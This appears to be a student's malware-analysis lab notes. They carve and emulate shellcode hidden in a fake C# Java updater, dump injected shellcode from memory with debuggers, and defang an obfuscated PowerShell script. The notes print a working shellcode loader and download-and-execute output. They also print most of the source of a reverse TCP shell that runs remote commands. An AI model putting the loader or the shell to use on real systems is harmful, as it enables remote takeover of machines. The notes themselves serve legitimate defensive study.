  - the macro will **run**


this macro --> only spawn the calculator

=>



**macro3 file**

if you open it in word > search for View Macro:



if you click Edit => you can see the macros

```
Sub Auto_Open()
 Set objShell = CreateObject("Wscript.Shell")
 objShell.Run "calc"
End Sub

Sub AutoOpen()
 Set objShell = CreateObject("Wscript.Shell")
 objShell.Run "calc"
End Sub

Sub Document_Open()
 Set objShell = CreateObject("Wscript.Shell")
 objShell.Run "calc"
End Sub
```

they just spawn a calc

## Shellcode Analysis

LAB:

PMAT-labs/labs/3-2.WhatTheShell-ShellcodeAnalysis/CarveFromText

README:

Hey Analyst,

Can you take a look at this? We're scratching our heads because 1) none of the developers remember committing this, and 2) it says it's a Java updater and, and I cannot overstate this... this is a C# application.

Help?

Note: This sample is just source code, so it can be considered defanged for the purposes of handling. Still, be careful with the block of shellcode when you begin analysis; it could be anything.

-DevOps Team

The file inside the CarveFromText --> is just code in C# (=> it's not an executable)

=>

we can open it with an editor

```
using System.Threading.Tasks;

namespace JavaUpdate
{
 class JavaUpdater
 {
 public static void updatejava()
 {
 byte[] rsrc = new byte[464] {0xfc, 0xe8, 0x89, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xd2, 0x64, 0x8b, 0x52, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x
 | IntPtr hThread = IntPtr.Zero;
 UInt32 threadId = 0;
 IntPtr Address = WinAPI.VirtualAlloc(IntPtr.Zero, rsrc.Length, WinAPI.MEM_COMMIT, WinAPI.PAGE_READWRITE);
 if (Address == IntPtr.Zero)
 {
 return;
 }
 Marshal.Copy(rsrc, 0, Address, rsrc.Length);
 if (!WinAPI.VirtualProtect(Address, rsrc.Length, WinAPI.PAGE_EXECUTE_READ, out uint OldProtect))
 {
 WinAPI.VirtualFree(Address, 0, WinAPI.FreeType.MEM_RELEASE);
 return;
 }
 hThread = WinAPI.CreateThread(IntPtr.Zero, 0, Address, IntPtr.Zero, 0, ref threadId);
 if (hThread == IntPtr.Zero)
 {
 WinAPI.VirtualFree(Address, 0, WinAPI.FreeType.MEM_RELEASE);
 return;
 }
 WinAPI.WaitForSingleObject(hThread, 0xFFFFFFFF);
 }
 }
}
```

① Help improve VS Code by allowing Microsoft to collect usage data. Read our [privacy statement](#) and learn how to [opt out](#).

if we inspect the API call:

we have a classic --> Thread Injection pattern

=>

- it creates an array --> `rsrc`
  - `VirtualAlloc` --> allocate memory
  - `Copy` --> copy the bytes from `rsrc` into the `Address` (that is been allocated with `VirtualAlloc`)
  - `CreateThread` --> execute a thread that is pointed to the `Address`
    - what is executed:  
the content inside the --> `rsrc` array
  - `WaitForSingleObject` --> puts the thread in a waiting state for an indefinite period of time
    - this is interesting bc:
      - the process will never show up into the process list --> bc it's waiting to the handle for the thread
- =>
- the malicious code is --> inside the `rsrc` array
- =>
- copy the entire line with the array
  - paste it inside a txt file in the --> REMnux VM

We need to parse this file

## Parsing file in python

into REMnux VM:

- `nano carve.py`
- we only need the data inside the array
  - => in `0xfc` --> we need `fc`

- =>

```
GNU nano 4.8 carver.py Modified
#!/usr/bin/env python3

with open("shellcode.txt", "r") as f:
 hex_string = f.read().replace("0x", "").replace("byte[] rsrc = new byte[464] {}", "").replace("};", "").replace(", ", "")

hex_encode = hex_string.encode()

print(hex_string)
print(hex_encode)■
```

it will replace:

- each 0x --> with ""
- the start of the line --> with ""
- the }; --> with "
- each , --> with "

```
remnux@remnux:~$ nano carver.py
remnux@remnux:~$ python3 carver.py
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508
b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a
51ffe0585f5a8b12eb865d686e6574006877696e6989e654684c772607ffd531ff57575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899
fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86ffd531ff57575756682d06187bffd5
85c075144b0f84710000000ebd1e987000000e8acf1fffff00eb6b31c05f506a026a02506a026a025768daf6da4ffffd59331c066b8040329c4548d4c240831c0b403505
15668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5
e890fffff6a6176617570646174652e65786500e80cff1fffff6275726e2e6563322d31332d372d3130392d3132312d7562756e74752d323030342e6c6f63616c00
b'fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508
08b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a
51ffe0585f5a8b12eb865d686e6574006877696e6989e654684c772607ffd531ff57575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899
99fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86ffd531ff57575756682d06187bffd5
d585c075144b0f84710000000ebd1e987000000e8acf1fffff00eb6b31c05f506a026a02506a026a025768daf6da4ffffd59331c066b8040329c4548d4c240831c0b4035
0515668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5
d5e890fffff6a6176617570646174652e65786500e80cff1fffff6275726e2e6563322d31332d372d3130392d3132312d7562756e74752d323030342e6c6f63616c00
\n'■
remnux@remnux:~$ ■
```

raw bytes

string bytes

- we need the string bytes => modify the script in way:

```
#!/usr/bin/env python3

with open("shellcode.txt", "r") as f:
 hex_string = f.read().replace("0x", "").replace("byte[] rsrc = new byte[464] {}", "").replace("};", "").replace(", ", "")

 hex_encode = hex_string.encode()

write the hex_encode variable inside a file
with open("out.bin", "wb") as out: #wb = write bytes
 out.write(hex_encode)
```

=>

```
remnux@remnux:~$ python3 carver.py
remnux@remnux:~$ cat out.bin
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508
b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a
51ffe0585f5a8b12eb865d686e6574006877696e6989e654684c772607ffd531ff57575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899
fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86ffd531ff57575756682d06187bffd5
85c075144b0f84710000000ebd1e987000000e8acf1fffff00eb6b31c05f506a026a02506a026a025768daf6da4ffffd59331c066b8040329c4548d4c240831c0b4035
0515668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5
e890fffff6a6176617570646174652e65786500e80cff1fffff6275726e2e6563322d31332d372d3130392d3132312d7562756e74752d323030342e6c6f63616c00
```

- transfer it to FlareVM:

python3 -m http.server 8080

- in FlareVM in a powershell

wget http://10.0.0.4:8080/out.bin -UseBasicParsing -Outfile out.bin

## Analyzing with scdbg

scdbg --> is a shellcode analysis application

- it will interpret the bytes of the shellcode
- step through the program to --> resolve API calls
- see what the shellcode is doing  
=>

*it will not run the shellcode*

when you run it:

you need to specify the n° of steps ( s ):

n° of instructions that shellcode debug will walk through --> to identify what the shellcode is doing (at each set of instructions)

if you write -1 --> n° of steps are unlimited

=>

```
scdbg /f out.bin -s -1
```

```
FLARE-VM 03/17/2024 08:21:31
PS C:\Users\simone\Desktop > scdbg.exe /f .\out.bin -s -1
Loaded 3af bytes from file .\out.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000
4010a4 LoadLibraryA(wininet)
4010b2 InternetOpenA(wininet)
4010cb InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443,)
4010e3 HttpOpenRequestA()
4010fc InternetSetOptionA(h=4893, opt=1f, buf=12fdf4, blen=4)
40110a HttpSendRequestA()
401139 CreateFileA(javaupdate.exe) = 4
401155 InternetReadFile(4893, buf: 12faf4, size: 300)
40117c CloseHandle(4)
401186 WinExec(javaupdate.exe)
40118f ExitProcess(0)

Stepcount 5043493
```

=>

the shellcode:

- connects to --> burn.ec2-13-7-109-121-ubuntu-2004.local
- download a file
- save it locally by creating a --> javaupdate.exe file
- execute javaupdate.exe

## Carving Shellcode from Memory

LAB:

PMAT-labs\labs\3-2.WhatTheShell-ShellcodeAnalysis\CarveFromMemory

Normally a shellcode is --> inside a binary

=>

here we are going to:

extract the shellcode from the memory of a running process

=>

- we'll use a debugger
- find when the shellcode is been injected
- extract the shellcode before the injection

## PeStudio

classic import for --> thread injection

The screenshot shows the 'imports (flag)' section of a PE file in PeStudio. A red box highlights the 'imports (flag)' button. To the right, a list of APIs is shown in a table with columns for the API name and status ('x'). Several APIs are highlighted with red boxes: VirtualProtect, WriteProcessMemory, CreateRemoteThread, CreateToolhelp32Snapshot, GetCurrentThreadId, OpenProcess, Process32First, Process32Next, TerminateProcess, and RtlAddFunctionTable.

|                          |   |
|--------------------------|---|
| GetCurrentProcessId      | x |
| VirtualProtect           | x |
| WriteProcessMemory       | x |
| CreateRemoteThread       | x |
| CreateToolhelp32Snapshot | x |
| GetCurrentThreadId       | x |
| OpenProcess              | x |
| Process32First           | x |
| Process32Next            | x |
| TerminateProcess         | x |
| RtlAddFunctionTable      | x |

Where we are going to intervene:

is during `WriteProcessMemory` API call

Now:

we need to find where this injection takes place

## Cutter

no debug symbols for this malware --> it will be harder find the main

### Find main function with no Debug Symbols

we need to:

- start at the --> `end of the program`
- work backwards
- **find the last place** where a function --> `return` something into the `EAX` register

why:

when a binary is executed:


- the first thing that happen is --> the `entrypoint`
- entrypoint --> - is not the main function
  - is the `CRT` (C RunTime)
- the last thing that happen in the CRT --> is the call to `main`

if we want to find the main function:


we need to look at --> last possible time that something is called inside the CRT

=>

- Open Cutter
- it will display the entry point
- click on the last call inside the CRT
- open the graph view



- resize it
- go to the bottom of the graph



```
[0x004013c8] mov edx, dword [0x00400008] ; [0x408008:4]=0 ; moves data from src to dst
[0x004013ce] test edx, edx ; set eflags after comparing two registers (AF, CF, OF, PF, SF...)
[0x004013d0] je 0x401470 ; jump short if equal (zf=1)

[0x004014ae] mov eax, dword [0x0040000c] ; [0x40800c:4]=0 ; moves data from src to dst
[0x004014b0] call sub_msvcrtdll_exit ; sub_msvcrtdll_exit ; calls a subroutine, push esp into the stack...
[0x004014b5] nop
[0x004014b9] mov word cs:[rax+rax], 0 ; no operation
[0x004014cb] mov dword [rax], 1 ; moves data from src to dst
[0x004014d1] call fcn_00401a20 ; fcn_00401a20 ; calls a subroutine, push esp into the stack (esp)
[0x004014d5] nop
[0x004014d9] mov word cs:[rax+rax], 0 ; no operation
[0x004014dc] nop
[0x004014dd] add rsp, 0x28 ; adds src and dst, stores result on dst
[0x004014e1] ret
[0x004014e2] sub.msvcrtdll_exit ; sub.msvcrtdll_exit ; calls a subroutine, push ...
```

rsp, 0x98 ; adds src and dst, stores result on dst  
rbx ; pops last element of stack and stores the result in argument  
r11 ; pops last element of stack and stores the result in argument  
rdi ; pops last element of stack and stores the result in argument  
rbp ; pops last element of stack and stores the result in argument  
r12 ; pops last element of stack and stores the result in argument  
r13 ; pops last element of stack and stores the result in argument  
; return from subroutine. pop 4 bytes from esp and jump there.

[0x00401470] call sub\_msvcrtdll\_exit ; sub\_msvcrtdll\_exit ; calls a subroutine, push ...
[0x00401472] mov edx, dword [0x00400008] ; [0x408008:4]=0 ; moves data from src to dst
[0x00401475] pop rsi, rsi ; adds src and dst, stores result on dst
[0x00401482] pop rdi, rdi ; pops last element of stack and stores the result in argument
[0x00401483] pop rsi, rsi ; pops last element of stack and stores the result in argument
[0x00401484] pop rdi, rdi ; pops last element of stack and stores the result in argument
[0x00401485] pop rbp, rbp ; pops last element of stack and stores the result in argument
[0x00401486] pop r11, r11 ; pops last element of stack and stores the result in argument
[0x00401488] pop r13, r13 ; pops last element of stack and stores the result in argument
[0x0040148a] ret

NOW:

### ⚠ Warning

WHAT EVER THE MAIN FUNCTION RETURNS: (integer value, boolean, void)  
it will always return something into --> EAX

=>

- in the last function we have --> `mov eax, dword [...]`

=>

- click on the address and look where this value is assigned

- we can assume that:

- since in this function in the last CALL:
- move EAX into the `dword[...]`
- and in the last function: (first img)
- EAX is returned to the OS

=>

**Probably the last img** --> is the **main function**

=>

- double click on this function (double click on the last call in this function)
- right click > Edit function > rename it as main

=>

## Main

- we have 3 call inside main

- open the last one

- here we can see the API call that the malware uses:

```

0x00401600 mov rax, qword [OpenProcess] ; 0x4e0484
0x00401695 mov rax, qword [var_48h], rax
0x0040169c call rax
0x0040169e mov qword [var_48h], rax
0x004016a5 mov rax, rbx
0x004016a8 lea rdx, [rax + 1]
0x004016ac mov rax, qword [var_48h]
0x004016b3 mov dword [var_258h], 0x40 ; 'E' ; 64
0x004016bb mov r9d, 0x3000
0x004016c1 mov r8, rdx
0x004016c4 mov edx, 0
0x004016c9 mov rcx, rax
0x004016cc mov rax, qword [VirtualAllocEx] ; 0x4e0524
0x004016d3 call rax
0x004016d5 mov qword [var_50h], rax
0x004016dc mov rcx, qword [var_40h]
0x004016e3 mov r8, qword [var_30h]
0x004016ea mov rdx, qword [var_50h]
0x004016f1 mov rax, qword [var_48h]
0x004016f8 mov qword [var_258h], 0
0x00401701 mov r9, r8
0x00401704 mov r8, rcx
0x00401707 mov rcx, rax
0x0040170a mov rax, qword [WriteProcessMemory] ; 0x4e054c
0x00401711 call rax
0x00401713 mov rdx, qword [var_50h]
0x0040171a mov rax, qword [var_48h]
0x00401721 mov qword [var_248h], 0
0x0040172a mov dword [var_250h], 0
0x00401732 mov qword [var_258h], 0
0x0040173b mov r9, rdx
0x0040173e mov r8d, 0
0x00401744 mov edx, 0
0x00401749 mov rcx, rax
0x0040174c mov rax, qword [CreateRemoteThread] ; 0x4e0404
0x00401753 call rax
0x00401755 mov qword [var_58h], rax
0x0040175c mov rax, qword [var_48h]
0x00401763 mov rcx, rax
0x00401766 mov rax, qword [CloseHandle] ; 0x4e03fc
0x0040176d call rax

```

here:

- we don't need to do other analysis
- we want to extract the shellcode before it's injected in the host**
- =>
- we only need the address of the --> API call WriteProcessMemory  
=>  
copy the address next to this API call ( 0x0040170a )

Now we can use --> x64dbg

## x64dbg

- open the malware
- CTRL+G inside the main CPU tab --> paste the address
- set a breakpoint to this address ( F2 )
- execute the program until we reach that breakpoint ( F9 )

| RIP | Address          | Instruction                                                     |
|-----|------------------|-----------------------------------------------------------------|
|     | 000000000040170A | 48:8B05 3BEE0D00 mov rax,qword ptr ds:[<WriteProcessMemory>]    |
|     | 0000000000401711 | FFD0 call rax                                                   |
|     | 0000000000401713 | 48:8B95 A8010000 mov rdx,qword ptr ss:[rbp+1A8]                 |
|     | 000000000040171A | 48:8B85 B0010000 mov rax,qword ptr ss:[rbp+1B0]                 |
|     | 0000000000401721 | 48:C74424 30 00000000 mov qword ptr ss:[rsp+30],0               |
|     | 000000000040172A | 000000000040172A C74424 28 00000000 mov dword ptr ss:[rsp+28],0 |
|     | 0000000000401732 | 48:C74424 20 00000000 mov qword ptr ss:[rsp+20],0               |
|     | 000000000040173B | 49:89D1 mov r9,rdx                                              |
|     | 000000000040173E | 41:B8 00000000 mov r8,0                                         |

let's look inside the WriteProcessMemory documentation:

- it takes 5 parameters

```

BOOL WriteProcessMemory(
 [in] HANDLE hProcess,
 [in] LPVOID lpBaseAddress,
 [in] LPCVOID lpBuffer,
 [in] SIZE_T nSize,
 [out] SIZE_T *lpNumberOfBytesWritten
);

```

- the third one is the parameter that we need:

[in] lpBuffer

A pointer to the buffer that contains data to be written in the address space of the specified process.

- lpBuffer --> is simply words is the buffer that contains the shellcode when the process is created

=>

- set the breakpoint to the actual call (next line)

- delete the old breakpoint

- press F9 to move to the call

- find the third parameter** => count 3 lines before the API call

|                   |                       |                                                                                                        |
|-------------------|-----------------------|--------------------------------------------------------------------------------------------------------|
| 000000000004016F8 | 48:c74424 20 00000000 | mov qword ptr ss:[rsp+20],0                                                                            |
| 00000000000401701 | 4D:89C1               | mov r9,r8                                                                                              |
| 00000000000401704 | 49:89C8               | mov r8,rcx <span style="border: 1px solid red; padding: 2px;">3</span>                                 |
| 00000000000401707 | 48:89C1               | mov rcx,rax <span style="border: 1px solid red; padding: 2px;">2</span>                                |
| 0000000000040170A | 48:8B05 3BEE0D00      | mov rax,qword ptr ds:[<WriteProcessMemory] <span style="border: 1px solid red; padding: 2px;">1</span> |
| 00000000000401711 | FFD0                  | call rax                                                                                               |

- right click on it > Follow in dump > r8: ... (to see what is inside r8)
- we have found the shellcode**

## Find the shellcode size

In this example, the size of the buffer that the program is injecting is known.

VirtualAllocEx call --> - is executed before the WriteProcessMemoryEx call

- sets up the section of memory
- changes the RWX permissions so the shellcode is executable.

According to the documentation --> VirtualAllocEx takes in 4 parameters.

The third parameter --> is the dwSize parameter,

**which is the size of the buffer in bytes**

=>

If we locate the VirtualAllocEx call: (which is right before WriteProcessMemory)

- set a breakpoint on the 3° parameter that is moved into the registers before it is called
  - we see that it moves a value from RDX into R8 --> to set up for that call
  - If we look at RDX when the move takes place --> it's the hex value 0x01D1 ,
  - which corresponds to the decimal value --> 465

=>

**the shellcode is 465 bytes**

Then, do some memory address hex math and you know where to start and where to end

=>

## Save shellcode into file

- highlight the entire shellcode

- right click on it > Binary > Save to file > dump.bin

# Analyze shellcode - scdbg

## cheat > scdbg

```
scdbg /f dump.bin -s -1
```

```
C:\Users\simone\Desktop
\ scdbg /f dump.bin -s -1
Loaded 3c8 bytes from file dump.bin
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a4 LoadLibraryA(wininet)
4010b2 InternetOpenA(wininet)
4010cb InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443,)
4010e3 HttpOpenRequestA()
4010fc InternetSetOptionA(h=4893, opt=1f, buf=12fdf4, blen=4)
40110a HttpSendRequestA()
401139 CreateFileA(javaupdate.exe) = 4
401155 InternetReadFile(4893, buf: 12faf4, size: 300)
40117c CloseHandle(4)
401186 WinExec(javaupdate.exe)
40118f ExitThread(0)
```

Stepcount 5043413

• Startseite • Kontakt • Impressum

LAB:

- open it in notepad

## Powershell:

is a very malleable script language (malleable)

$\Rightarrow$

it's easy for malware developer --> to obfuscate code or strings

example:

- it's not case sensitive
  - you can concat strings like this --> `iEx` can become `i+E+x`

if you look at the script:

we have `iEx(...)

## what is iEx:

stands for Invoke-Expression --> runs a specified string as a command

## what the malware is doing:

- run a string as a command
  - the string is built from:
    - create a new object
    - convert text from base64 into string
    - the base64 text is also --> compressed
  - when you have decompressed and converted into a string => pass it inside the last line of the script

$\Rightarrow$

- make a copy of the malware
  - open cmder and open a powershell

### what we can do:

is to --> **delete** the `iex( expression )` (and also the last `)`)

in this way:

- we can assign all the rest of the code --> to a variable
  - read the content of the variable

why:

bc we don't need to --> decode and decompress the string in the script to understand what it is why?

bc --> the script already does it for us

->

by deleting the `iEx()` expression --> we are **DISARMING** the script (bc is iEx that runs the string)

**the right term is:**

**DEFANGED** --> process that modifies malware, making them non-functional and safe to share

## Defanged a malware

$\Rightarrow$

- delete the `iex(` expression (and also the last `)`)
  - inside the powershell --> `$variable = nEW-ObJECT ...`

```
C:\Users\simone\Desktop
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

FLARE-VM 03/18/2024 04:04:44
PS C:\Users\simone\Desktop > $variable = nEW-OBJEcT Io.ComPrESSIon.defLaTestReam([iO.memoRYStREAm][sYStEm.coNvert]::fROmbaSe64StRinG ('tVvpbxNxEP2c5v0pVhghRLAM6VRgVTsg0q91E5cQs17mSsmj14vWllyX/H1157KEUJ9pj5s2befbyu7b2MK0+s7yqh5k3M11Lq5A9sbAGLqAKcgEUL97jqYbeOUurZHeIOOpoSjHuURXP4b113Dcx1S9TYNKYRYJFQjEYOIqiQoxmmIIzF5SnUtzQWJreRob4YkRHkgnPFBRjHouAwCghhIAKYEggMFKKQqEpQb1s4b+elku/s8MXF6fpSEI+Bg7mwmfx6Mfv62px84m/6VpWlrNrIwCVgavCUMwltCmzQTyTocg1xbrirRVvcaUFj+15CkrMy9hLRgq4YK0aae0908bm39nCnY2698RcmqD05sbg6kqtq04UrKz8BtEsj9p3BPRjAgE9604ayFnZfnEhdB7tGshwn1A9a2s6Qc6Rp3MsRhnL6jTxT+0G0CRGFA+qLqK3wbhJRUu/9FpzPSl6dIDz0fvWf2frLtuBeDdv4oClydgq4Q2QKrxjdSqtlfbM2EqbganmIZWwz3uv65YqBxrPxPh+ADjoerFPuFvPkvGx8BHaузCa351mJ40GcUnbn6W6u9v4Y5VP151M/zEBdEs86M9czuhpTbjjtvc00+6UUEZC8g75v/SV7Lgvqv88H2Gt2c2b7za1ZC3opHfcou1di/jruPoYkjocsmE81Hxt/660cd9B0dpSpw2lwyrSE1khovoWx8xfvKecTKsc2LdLcuAyKddrRS1xofp2CQqGsy1j2wzWzWt0EnITvdtrnV7pG2xxbdxsBAI8uPblHRmhXxDphPp7UEawzXRvzsyz1Jw8T3hi0u74VwTh70qn78yrsKR1bsvKdopMo8Z071U+wKqlldw7WlvhsMSd7T1P2J6V5YH3Eos99X1ErmbDhp0Tx1z2FvN3B0LArw2R3Crem07jkRgo/nLZh7iwLPkoFbSLe1vT7uFVh7VWJ12/AeqRy0msofyVup/DfbSeVt90nlOnVu/ohesOX71BLdSeqAVVK/dedJ/9g+OYE9Ke4Xnm9wE/y5d5MmODD7peXL7uCMf2BsNPXPFge='), [sYStEm.io.comprEsSIOn.coMPReSSIoNmOdE]::dEcOMpress) | % {nEW-OBJEcT sYStEm.Io.strEamReAd($_, [sYStEm.TExT.eNcoDiNg]::aSCii)} | % {$_..reDToEnD()}

FLARE-VM 03/18/2024 04:05:38
PS C:\Users\simone\Desktop > |
```

- `write-host $variable` --> to print the value of the powershell script

```
PS C:\Users\simone\Desktop > write-host $variable
#####
PowerShell Reverse TCP v3.5
by Ivan Sincek
#
GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnFxU4M6lgpztqY14.
#
#####

$client = $null;
$stream = $null;
$buffer = $null;
$writer = $null;
$data = $null;
$result = $null;
try {
 $ip = "10.10.115.13"
 $port = 1433
 $client = New-Object Net.Sockets.TcpClient($ip, $port);
 $stream = $client.GetStream();
 $buffer = New-Object Byte[] [int]1024;
 $encoding = New-Object Text.AsciiEncoding;
 $writer = New-Object IO.StreamWriter($stream);
 $writer.AutoFlush = $true;
 $bytes = 0;
 do {
 $writer.WriteLine("S>");
 do {
 $bytes = $stream.Read($buffer, 0, $buffer.Length);
 if ($bytes -gt 0) {
 $data = $data + $encoding.GetString($buffer, 0, $bytes);
 }
 } while ($stream.DataAvailable);
 if ($bytes -gt 0) {
 $data = $data.Trim();
 if ($data.Length -gt 0) {
 try {
 $result = Invoke-Expression -Command $data 2>&1 | Out-String;
 } catch {
 $result = $_.Exception | Out-String;
 }
 Clear-Variable -Name "data";
 $length = $result.length;
 if ($length -gt 0) {
 $count = 0;
 do {
 if ($length -ge $buffer.Length) { $bytes = $buffer.Length; } else { $bytes = $length; }
 $writer.WriteLine($result.substring($count, $bytes));
 $count += $bytes;
 $length -= $bytes;
 } while ($length -gt 0);
 Clear-Variable -Name "result";
 }
 }
 }
 } while ($bytes -gt 0);
} catch {
 $_.Exception.InnerException.Message;
} finally {
 if ($writer -ne $null) {
```

$\Rightarrow$

